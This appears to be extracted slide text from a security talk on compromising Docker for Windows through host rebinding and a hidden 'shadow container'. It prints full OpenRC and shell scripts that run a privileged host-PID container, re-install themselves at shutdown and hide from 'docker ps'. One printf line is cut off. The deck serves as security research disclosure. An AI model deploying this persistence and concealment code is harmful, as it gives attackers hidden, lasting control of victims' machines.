
HOST REBINDING DEMO




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
HOST REBINDING DEMO



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


HOST REBINDING DEMO



HOST REBINDING DEMO

RECAP



SHADOW CONTAINER

PERSISTENCE & CONCEALMENT


3

MISSING PERSISTENCE & CONCEALMENT


- So Far...
 - Privileged container on the VM (Moby Linux)
 - Access to VM filesystem
 - Access to **enterprise internal** network
- But...
 - **Not Concealed:** *docker ps*
 - **Not Persistent:** VM boots from image




PERSISTENT AND CONCEALED




PERSISTENT AND CONCEALED



PERSISTENT AND CONCEALED



PERSISTENT AND CONCEALED



SHADOW CONTAINER – SHUTDOWN SCRIPT

```
#!/sbin/openrc-run

depend()
{
    need docker
    before killprocs
    before mount-ro
    before savecache
}

start()
{
    MS=$( cat /etc/init.d/myscript.sh )
    docker run -e MYSCRIPT="$MS" --privileged=true --pid=host --name=shadow --restart=on-failure d4w/nsenter /bin/sh -c "$MS"
}
```

SHADOW CONTAINER – *MYSCRIPT.SH*

```
#!/bin/sh
if [ -f /etc/init.d/persist ]; then
    sleep 1
    exit 1
else
    printf "#!/sbin/openrc-run\n\ndepend()\n{\n    need docker\n    before    killprocs\n
    if [ ! -z \"$MYSCRIPT\" ]; then echo \"$MYSCRIPT\" > /etc/init.d/myscript.sh; fi
    chmod +x /etc/init.d/myscript.sh
    chmod +x /etc/init.d/persist
    rc-update add /etc/init.d/persist shutdown
    rc-update -u
    echo HACKED > /SHADOW
    docker rm -f shadow
    exit 0
fi
```




SHADOW CONTAINER DEMO

FULL ATTACK

CLICK TO PWN!

FULL ATTACK DEMO




Docker Daemon
127.0.0.1:2375


GET <http://shadowcontainer.com>



